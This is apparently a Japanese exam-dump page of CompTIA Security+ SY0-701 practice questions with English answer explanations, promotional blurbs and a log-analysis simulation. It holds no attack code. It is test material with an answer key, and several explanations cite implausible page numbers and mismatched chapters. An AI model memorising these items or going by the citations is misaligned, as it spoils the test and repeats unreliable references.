デバイスが紛失した場合に、攻撃者がモバイル デバイスのドライブの内容を読み取れないようにするには、次のどれを使用する必要がありますか。

- A. TPM
- B. ECC
- C. FDE
- D. HSM

正解: **C** ([コメントを发表する](#))

Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

質問: 266

重要なシステムがネットワークから物理的に分離され、リモート アクセス権限を持つユーザーからのアクセスが防止されることを保証するアーキテクチャ モデルは次のどれですか。

- A. セグメンテーション
- B. 仮想化
- C. エアギャップ
- D. サーバーレス

正解: ([正解を表示します](#))

An air-gapped (C) system is completely isolated from unsecured networks (like the internet) and other systems, preventing any form of remote access. This is often used in highly sensitive environments such as military, nuclear, or critical infrastructure systems.

This is mentioned under Domain 3.4: Given a scenario, apply cybersecurity resilience concepts in the CompTIA Security+ SY0-701 Exam Objectives, specifically under "Isolation (e.g., air-gapped)".

Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.4 - "Cybersecurity resilience: Isolation (e.g., air-gapped)."

質問: 267

集中システム内の複数のソースからシステム、アプリケーション、およびネットワーク ログを収集するセキュリティ警告および監視ツールについて説明しているものはどれですか。

- A. SIEM
- B. DLP
- C. IDS
- D. SNMP

正解: ([正解を表示します](#))

SIEM stands for Security Information and Event Management. It is a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system. SIEM can analyze the collected data, correlate events, generate alerts, and provide reports and dashboards. SIEM can also integrate with other security tools and support compliance requirements. SIEM helps organizations to detect and respond to cyber threats, improve security posture, and reduce operational costs. References:

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Monitoring and Auditing, page

393. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 10: Monitoring and Auditing, page 397.

質問: 268

データ管理ライフサイクルの次の側面のうち、地域および国際規制によって最も直接的に影響を受けるのはどれですか？

- A. 破壊

- B. 認定
- C. 保持
- D. サニタイズ

正解: ([正解を表示します](#))

Detailed Explanation:

Retention policies dictate how long data must be stored to comply with local and international regulations.

Non-compliance can result in legal and financial penalties. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Data Retention and Legal Requirements".

質問: 269

ある会社のユーザーから、新しい小売ウェブサイトの URL がギャンブルとフラグ付けされてブロックされているため、アクセスできないという報告がありました。

次のどの変更により、ユーザーはサイトにアクセスできるようになりますか？

- A. HTTPS トラフィックを許可するファイアウォール ルールの作成
- B. ショッピングを許可するようにIPSを設定する
- C. クレジットカードデータを検出するDLPルールの調整
- D. コンテンツフィルタの分類を更新しています

正解: D ([コメントを发表する](#))

A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Technologies and Tools, page 1221. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 3: Technologies and Tools, page 1222.

質問: 270

セキュリティ担当者がセキュリティ意識向上プログラムを実施し、建物内にセキュリティをテーマにしたポスターを掲示し、オンラインユーザートレーニングを実施しています。セキュリティ担当者が実施する可能性のある対策は次のうちどれですか？

- A. リスク評価
- B. アクセスバッジ
- C. フィッシングキャンペーン
- D. パスワードポリシー

正解: ([正解を表示します](#))

質問: 271

ユーザーが電子メールを確認している間に、ホストに接続された外付けハードドライブからマルウェアがホストに感染します。マルウェアは、ブラウザに保存されているユーザーの資格情報をすべて盗みます。この状況が再発しないようにするには、ユーザーは次のトレーニング トピックのどれを確認する必要がありますか？

- A. 運用セキュリティ
- B. リムーバブルメディアとケーブル

C. パスワード管理

D. ソーシャルエンジニアリング

正解: **B** ([コメントを发表する](#))

Detailed Explanation: This scenario highlights the need for training on the secure use of removable media.

Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Removable Media Controls and User Awareness Training".

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **272**

侵入テストの報告書では、組織はデータベースの入力検証に関する対策を実装する必要があると指摘されています。テスト中に発見された可能性のある脆弱性の種類を最もよく表しているのは次のうちどれですか。

A. XSS

B. コマンドインジェクション

C. バッファオーバーフロー

D. SQLi

正解: ([正解を表示します](#))

Poor input validation in databases typically leads to SQL Injection (SQLi) vulnerabilities, where attackers manipulate input fields to execute arbitrary SQL commands and gain unauthorized data access or control.

XSS (A) affects web applications ' output rendering, command injection (B) affects OS commands, and buffer overflow (C) affects memory management, so they don ' t directly relate to database input validation.

SQLi is a critical vulnerability extensively covered in the Application Security domain#6:Chapter

6†CompTIA Security+ Study Guide#.

質問: **273**

特定の業界における情報セキュリティ運用に関連する法律や規制を調査する実践を最もよく表しているのはどれですか。

A. コンプライアンス報告

B. GDPR

C. デューデリジェンス

D. 証明

正解: ([正解を表示します](#))

Due diligence refers to the process of researching and understanding the laws, regulations, and best practices that govern information security within a specific industry. Organizations are required to conduct due diligence to ensure compliance with legal and regulatory requirements, which helps mitigate risks and avoid penalties.

* Compliance reporting involves generating reports to demonstrate adherence to legal or regulatory standards.

* GDPR is a specific regulation governing data privacy in the EU, not a general practice of researching laws.

* Attestation is a formal declaration that an organization is compliant with a set of standards but is not the act of researching the laws.

質問: 274

従業員がフィッシング詐欺に引っかかり、攻撃者が会社の PC にアクセスできるようになりました。攻撃者は PC のメモリをスクレイピングして他の認証情報を探しました。攻撃者はこれらの認証情報を解読することなく、それを使用して企業ネットワークを横方向に移動しました。このタイプの攻撃を説明するのは次のうちどれですか。

- A. 権限昇格
- B. バッファオーバーフロー
- C. SQLインジェクション
- D. ハッシュのパス

正解: D ([コメントを发表する](#))

The scenario describes an attacker who obtained credentials from a compromised system's memory and used them without cracking to move laterally within the network. This technique is known as a "pass-the-hash" attack, where the attacker captures hashed credentials (e.g., NTLM hashes) and uses them to authenticate and gain access to other systems without needing to know the plaintext password. This is a common attack method in environments where weak security practices or outdated protocols are in use.

References =

* CompTIA Security+ SY0-701 Course Content: The course discusses credential-based attacks like pass-the-hash, emphasizing their impact and the importance of protecting credential stores.

質問: 275

忘れられる権利に関する個人の要求に応じるために組織が取らなければならない行動は次のどれですか？

- A. 個人を特定できる属性をすべて消去します。
- B. すべてのデータを暗号化します。
- C. 個人のデータをすべて削除します。
- D. 個人のデータをすべて難読化します。

正解: ([正解を表示します](#))

Comprehensive and Detailed In-Depth Explanation:

The right to be forgotten, as outlined in regulations such as the General Data Protection Regulation (GDPR), requires organizations to permanently delete an individual's personal data upon request, unless there is a legal or contractual obligation to retain it.

* Purging personally identifiable attributes (A) removes some identifying data but does not fully satisfy the request.

* Encrypting the data (B) does not remove it, and the data is still accessible with the decryption key.

* Obfuscating data (D) makes data unreadable but does not permanently remove it.

To comply with the right to be forgotten, organizations must remove all of the person's data unless an exception applies.

質問: 276

パスワードを強化し、ハッカーによる解読を防ぐために、36 文字のランダムな文字列がパスワードに追加されました。この手法を最もよく表しているのはどれですか。

- A. キーストレッチ
- B. トークン化
- C. データマスキング
- D. ソルティング

正解: D ([コメントを发表する](#))

Adding a random string of characters, known as a "salt," to a password before hashing it is known as salting.

This technique strengthens passwords by ensuring that even if two users have the same password, their hashes will be different due to the unique salt, making it much harder for attackers to crack passwords using precomputed tables. References: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

質問: 277

組織のリスク管理プログラムの監査を実施する際に、内部監査人が最初に確認する必要があるのは次のうちどれですか？

- A. ポリシーと手順
- B. 資産管理
- C. 脆弱性評価
- D. ビジネス影響分析

正解: ([正解を表示します](#))

An internal audit of a risk management program typically starts by verifying the organization has the governance foundation that defines how risk is managed, documented, approved, and monitored. That foundation is established in policies and procedures, which set expectations, roles, and the required workflow for consistent risk practices (for example: how risks are identified, who owns them, how they are tracked, and how exceptions are handled). The Study Guide emphasizes that policy is central to governance: "Policy serves as one of the primary governance tools for any cybersecurity program, setting out the principles and rules that guide the execution of security efforts throughout the enterprise." Without policies/procedures, the auditor cannot reliably assess whether asset management, vulnerability assessments, or BIAs are being performed according to an established, repeatable process-or whether results are being used appropriately in risk decisions. Asset management and vulnerability assessments provide critical inputs to risk identification and assessment, and the BIA supports impact determination and recovery planning, but an auditor usually first confirms that the organization's documented governance structure exists and is being followed so the rest of the program can be evaluated against those requirements.

References: Governance and policy as the primary tool guiding cybersecurity program execution .

質問: 278

ある企業は、情報セキュリティプログラムのリスク評価を毎年実施しています。このリスク評価について最も適切な説明は次のどれですか。

- A. 繰り返し
- B. アドホック
- C. 1回
- D. 連続

正解: ([正解を表示します](#))

Because the organization performs the risk assessment each year, it is being done on a regular, scheduled interval. In Security+ terminology, that makes it a recurring risk assessment, not ad hoc, one-time, or continuous. The Study Guide differentiates these modes and states: "Recurring risk assessments are performed at regular intervals, such as annually or quarterly." This matches the scenario exactly (annually = each year).

To avoid confusion with the other options: a one-time assessment is described as a "point-in-time view" performed when the organization wants a snapshot (often tied to a specific need), while ad hoc assessments are triggered by a specific event or situation (like a new project or significant change). In contrast, the key distinguishing factor of recurring is the planned cadence used to "track the evolution of risks over time" and ensure risk management adapts. The guide also notes continuous risk assessment involves ongoing monitoring and analysis, often supported by automated scanning and frequent updates, which is different from a once-per- year schedule. Therefore, the annual assessment described is best classified as recurring.

References: Risk assessment types-definition of recurring assessments ("annually or quarterly") .

質問: 279

次の脅威アクターのうち、巨額の資金を使って他国にある重要なシステムを攻撃する可能性が高いのはどれですか？

- A. インサイダー
- B. 未熟な攻撃者
- C. 国民国家
- D. ハクティビスト

正解: **C** ([コメントを发表する](#))

A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure. Nation-states are often motivated by espionage, sabotage, or warfare¹². References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 542: Threat Actors - CompTIA Security+ SY0-701 - 2.1, video by Professor Messer.

質問: 280

セキュリティ マネージャーは、さまざまな種類のセキュリティ インシデントに対応するために使用する新しいドキュメントを作成しました。マネージャーが次に取り組むべきステップは次のどれですか。

- A. 最大データ保持ポリシーを設定します。
- B. ドキュメントをエアギャップネットワーク上に安全に保存します。
- C. ドキュメントのデータ分類ポリシーを確認します。
- D. チームで卓上演習を実施します。

正解: ([正解を表示します](#))

A tabletop exercise is a simulated scenario that tests the effectiveness of a security incident response plan. It involves gathering the relevant stakeholders and walking through the steps of the plan, identifying any gaps or issues that need to be addressed. A tabletop exercise is a good way to validate the documentation created by the security manager and ensure that the team is prepared for various types of security incidents. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 2841. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 2842.

質問: 281

サービスプロバイダーは、インターネットリンクの提供から管理まで、コスト効率の高い方法で迅速に拡張したいと考えています。パフォーマンスの一貫性を維持しながら、サービスプロバイダーがサービスを最も効果的に拡張できる方法はどれですか？

- A. エスカレーションサポート
- B. 労働力の増加
- C. ベースライン強制
- D. 技術的負債

正解: ([正解を表示します](#))

Baseline enforcement involves establishing standard configurations and operational baselines that allow a service provider to scale services efficiently while ensuring consistent performance and security. By enforcing baselines, automation can be applied, reducing manual intervention and variability, which supports rapid, cost-effective expansion.

Increasing workforce (B) adds operational cost and may introduce inconsistency. Escalation support (A) is reactive and does not inherently support scaling. Technical debt (D) refers to accumulated suboptimal design or quick fixes that hamper future scalability and is a negative factor.

Baseline enforcement is recognized as a best practice in the Security Program Management domain for scaling services reliably^{#6}:Chapter 16†CompTIA Security+ Study Guide[#].

質問: 282

セキュリティ エンジニアは、SIEM 内での自動化とオーケストレーションの使用を強化したいと考えています。この機能強化の主な利点は次のどれでしょうか。

- A. 複雑さが増します。
- B. ガードレールを追加します。
- C. 技術的負債を取り除きます。
- D. 労働力の乗数として機能します。

正解: D ([コメントを发表する](#))

質問: 283

あるソフトウェア会社は現在、従来のユーザー名とパスワードの組み合わせと、多要素認証(MFA)用のワンタイムパスワードを組み合わせでアクセスを保護しています。しかし、従業員はパスワードマネージャーと認証アプリケーションの両方を管理するのに苦労しています。同社は、より安全で従業員のログイン体験をよりスムーズにする、単一の統合認証ソリューションへの移行を検討しています。以下のソリューションのうち、同社のニーズを最も満たすのはどれでしょうか？

- A. FIDO2パスキーへの移行、ユーザー認証に内蔵デバイスの生体認証を利用
- B. すべてのログインにおける主要な第二認証要素として、SMSベースのワンタイムパスワードを導入する
- C. 認証サーバー間でSAMLフェデレーションを実装し、従業員がSSOを使用してアプリケーションにアクセスできるようにする
- D. 全従業員がログインアクセスにスマートカードを使用することを義務付けるPKIシステムを導入する

正解: ([正解を表示します](#))

The best answer is A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication.

The company wants a single, integrated authentication solution that is both more secure and easier for employees to use. FIDO2 passkeys best match this requirement because they allow passwordless authentication using cryptographic credentials stored on the user's device, often unlocked with biometrics or a local PIN.

This improves security and usability because:

users no longer need to manage a password plus a separate authenticator app phishing resistance is stronger than traditional passwords and OTPs authentication is integrated into the device experience biometric unlock makes login smoother for users

Why the other options are incorrect:

B). Implementing SMS-based one-time passwords as the primary second factor for all logins SMS is weaker than modern phishing-resistant methods and still does not solve the issue of streamlining authentication as well as passkeys.

C). Implementing SAML federation across authentication servers so employees can use SSO to access applications SSO improves convenience, but it does not by itself replace passwords with a more secure integrated authentication method. It solves access federation, not the core password-plus-authenticator problem.

D). Deploying a PKI system that requires all employees to use smart cards for login access Smart cards can be secure, but they are less convenient and less seamless than device-based passkeys and biometrics for many organizations.

From a SY0-701 perspective, FIDO2 and passwordless authentication are strong modern controls that improve both security and user experience.

Therefore, A is the best answer.

質問: 284

セキュリティ エンジニアが安全なベースラインを実装する順序を最も正確に説明しているのは次のどれですか。

- A. 展開、維持、確立

- B. 確立、維持、展開
- C. 確立、展開、維持
- D. 展開、確立、維持

正解: ([正解を表示します](#))

Detailed Explanation: The correct sequence is to first establish secure baselines by determining the required configurations, deploy those configurations across systems, and finally maintain the configurations through regular updates and auditing. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Secure Baseline Development".

質問: 285

大学の従業員が学術サーバーにログオンし、システム管理者のログイン資格情報を推測しようとした。従業員が管理者のアカウントにアクセスしようとする試みを検出するために、大学は次のどのセキュリティ対策を実施すべきでしたか？

- A. 2要素認証
- B. 侵入防止システム
- C. ユーザーアクティビティログ
- D. ファイアウォール

正解: ([正解を表示します](#))

質問: 286

セキュリティアナリストが役割と責任を確認するインシデント対応プロセスのフェーズは次のどれですか？

- A. 準備
- B. 回復
- C. 学んだ教訓
- D. 分析

正解: ([正解を表示します](#))

Preparation is the phase in the incident response process when a security analyst reviews roles and responsibilities, as well as the policies and procedures for handling incidents. Preparation also involves gathering and maintaining the necessary tools, resources, and contacts for responding to incidents. Preparation can help a security analyst to be ready and proactive when an incident occurs, as well as to reduce the impact and duration of the incident.

Some of the activities that a security analyst performs during the preparation phase are:

Defining the roles and responsibilities of the incident response team members, such as the incident manager, the incident coordinator, the technical lead, the communications lead, and the legal advisor.

Establishing the incident response plan, which outlines the objectives, scope, authority, and procedures for responding to incidents, as well as the escalation and reporting mechanisms.

Developing the incident response policy, which defines the types and categories of incidents, the severity levels, the notification and reporting requirements, and the roles and responsibilities of the stakeholders.

Creating the incident response playbook, which provides the step-by-step guidance and checklists for handling specific types of incidents, such as denial-of-service, ransomware, phishing, or data breach.

Acquiring and testing the incident response tools, such as network and host-based scanners, malware analysis tools, forensic tools, backup and recovery tools, and communication and collaboration tools.

Identifying and securing the incident response resources, such as the incident response team, the incident response location, the evidence storage, and the external support.

Building and maintaining the incident response contacts, such as the internal and external stakeholders, the law enforcement agencies, the regulatory bodies, and the media.

References:

CompTIA Security+ SY0-701 Certification Study Guide, Chapter 6: Architecture and Design, Section 6.4:

Secure Systems Design, p. 279-280

CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 3: Architecture and Design, Objective

3.5: Given a scenario, implement secure network architecture concepts, Sub-objective: Incident response, p. 16

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **287**

管理者は Web フィルタリング製品を実装していますが、ユーザーが悪意のあるリンクにアクセスしていることが依然としてわかります。セキュリティ管理者が確認する必要がある構成項目は次のどれですか？

A. 侵入防止システム

B. コンテンツの分類

C. 暗号化

D. DNSサービス

正解: ([正解を表示します](#))

Web-filtering effectiveness heavily relies on content categorization to correctly identify and block access to malicious or inappropriate websites. If users are still visiting malicious links, it is likely that the categorization database or configuration needs updating or correction.

Intrusion prevention systems (A) protect against network attacks but do not filter web content by category.

Encryption (C) is unrelated to web filtering, and DNS services (D) assist with domain resolution but do not directly categorize content.

Proper configuration and maintenance of content categorization are essential to effective web filtering, as emphasized in the Security Operations domain of SY0-701#6:Chapter 12†CompTIA Security+ Study Guide#.

質問: **288**

インシデントを調査している管理者は、ドライブの故障により重要なサーバーがダウンタイムに陥ることを懸念しています。管理者は、問題の解決に必要な時間を見積もるために、次のうちどれを使用しますか？

A. 平均所要時間

B. MTBF

C. RTO

D. RPO

正解: **A** ([コメントを发表する](#))

Mean Time To Repair (MTTR) is a key metric used to estimate the average time required to repair a failed component or system and restore it to operational status. In this case, the administrator would rely on MTTR to estimate how long it will take to fix the critical server's failed drive and get it back online.

Mean Time Between Failures (MTBF) measures the expected operational lifespan between failures, so it does not provide an estimate of repair time.

Recovery Time Objective (RTO) refers to the maximum allowable downtime for a system or service before unacceptable impact occurs, which is a planning metric rather than an actual repair time measure.

Recovery Point Objective (RPO) defines the maximum acceptable data loss measured in time and relates to backup frequency rather than repair duration.

Therefore, MTTR is the appropriate metric to estimate the time to fix a failed drive. This concept is detailed in the Resilience and Physical Security chapter within the Security Operations domain of the SY0-701 exam

#6:Chapter 9†CompTIA Security+ Study Guide#

質問: 289

オフサイトにいる従業員は、割り当てられたタスクを完了するために会社のリソースにアクセスする必要があります。これらの従業員は、傍受の心配なくリモート アクセスを可能にするソリューションを活用します。このソリューションを最もよく表すのは次のどれですか。

- A. プロキシサーバー
- B. NGFW
- C. VPN
- D. セキュリティゾーン

正解: ([正解を表示します](#))

A Virtual Private Network (VPN) is the best solution to allow remote employees secure access to company resources without interception concerns. A VPN establishes an encrypted tunnel over the internet, ensuring that data transferred between remote employees and the company is secure from eavesdropping.

Proxy server helps with web content filtering and anonymization but does not provide encrypted access.

NGFW (Next-Generation Firewall) enhances security but is not the primary tool for enabling remote access.

Security zone is a network segmentation technique but does not provide remote access capabilities.

質問: 290

ある会社では、サーバー クラスター内に Web サイトを所有しています。1 つのサーバーの使用率は非常に高くなっていますが、他のサーバーはほとんど使用されていません。トラフィックを迅速に分散するには、次のどれを設定する必要がありますか。

- A. サーバーマルチプロセス
- B. 温かいサイト
- C. ロードバランサー
- D. プロキシサーバー

正解: C ([コメントを發表する](#))

Comprehensive and Detailed In-Depth Explanation:

Load balancer distributes incoming traffic evenly across multiple servers to prevent any single server from becoming overloaded. This ensures high availability, scalability, and optimal performance of the company's website.

Server multiprocessing (A) refers to the use of multiple processors within a single server but does not distribute traffic across multiple servers.

A warm site (B) is a disaster recovery strategy, not a method for balancing real-time traffic.

A proxy server (D) acts as an intermediary between users and web services but does not distribute server load.

Using a load balancer allows for efficient traffic management and prevents server overload.

質問: 291

ある企業は、よく知られたエクスプロイトによる古いバージョンのブラウザの脆弱性を悪用する攻撃に遭遇しています。これらの既知のシグネチャ

ベースの攻撃を監視およびブロックする機能を最適に提供するために、次のどのセキュリティ ソリューションを構成する必要がありますか？

- A. ACL
- B. DLP
- C. IDS
- D. IPS

正解: ([正解を表示します](#))

An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Securing Networks, page 132.

質問: 292

あなたは、ネットワーク上の潜在的な感染を調査しているセキュリティ管理者です。

各ホストとファイアウォールをクリックします。すべてのログを確認し、感染元となったホストを特定し、残りのホストをクリーンまたは感染として拒否します。



192.168.10.37

x

```
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scan complete
```

192.168.10.41



```
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Error Unable to reach update server
4/18/2019 14:35 Info Scan type - full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37 Error Unable to quarantine file svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 0
4/18/2019 14:43 Warn File quarantine file
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30
```

Firewall

ComptIA



Timestamp	Source	Destination	Destination Port	Application	Action	Client Bytes	Server Bytes
4/17/2019 16:01:44	10.10.9.18	57.203.54.183	443	ssl	Permit	6953	99427
4/17/2019 16:01:58	192.168.10.37	57.203.54.221	443	ssl	Permit	9301	199386
4/17/2019 16:17:06	192.168.10.22	10.10.9.12	135	rpc	Permit	175	1504
4/17/2019 16:27:36	192.168.10.41	10.10.9.12	445	smbv1	Permit	345	34757
4/17/2019 16:28:06	10.10.9.12	192.168.10.41	135	rpc	Permit	754	4771
4/17/2019 16:33:31	10.10.9.18	192.168.10.22	135	rpc	Permit	643	2355
4/17/2019 16:35:36	192.168.10.37	10.10.9.12	135	smbv2	Permit	649	5644
4/17/2019 23:58:36	10.10.9.12	192.168.10.41		icmp	Permit	128	128
4/17/2019 23:58:43	10.10.9.12	192.168.10.22		icmp	Permit	128	128
4/17/2019 23:58:45	10.10.9.12	192.168.10.37		icmp	Permit	128	128
4/18/2019 2:31:36	10.10.9.18	192.168.10.41	445	smbv2	Permit	1874	23874
4/18/2019 2:31:45	192.168.10.22	57.203.55.29	8080	http	Permit	7203	75997
4/18/2019 2:31:51	10.10.9.18	57.203.56.201	443	ssl	Permit	9953	199730
4/18/2019 2:31:02	192.168.10.22	57.203.55.234	443	http	Permit	4937	84937
4/18/2019 2:39:11	192.168.10.41	57.203.53.89	8080	http	Permit	8201	133183
4/18/2019 2:39:12	10.10.9.18	57.203.55.19	8080	ssl	Permit	1284	9102854
4/18/2019 2:39:32	192.168.10.37	57.203.56.113	443	ssl	Permit	9341	9938
4/18/2019 13:37:36	192.168.10.22	10.10.9.18	445	smbv3	Permit	1874	23874
4/18/2019 13:39:43	192.168.10.22	10.10.9.18	135	rpc	Permit	673	41358
4/18/2019 13:45:04	10.10.9.18	192.168.10.37	135	rpc	Permit	693	1952
4/18/2019 13:47:44	10.10.9.12	192.168.10.41	445	smbv3	Permit	482	3505
4/18/2019 13:52:57	10.10.9.18	192.168.10.22	135	rpc	Permit	545	9063
4/18/2019 13:53:01	192.168.10.37	10.10.9.12	335	smbv3	Permit	876	8068
4/18/2019 14:30:04	10.10.9.12	57.203.56.231	443	ssl	Permit	9901	199730
4/18/2019 14:30:04	192.168.10.37	57.203.56.143	443	ssl	Permit	10092	209938

10.10.9.12



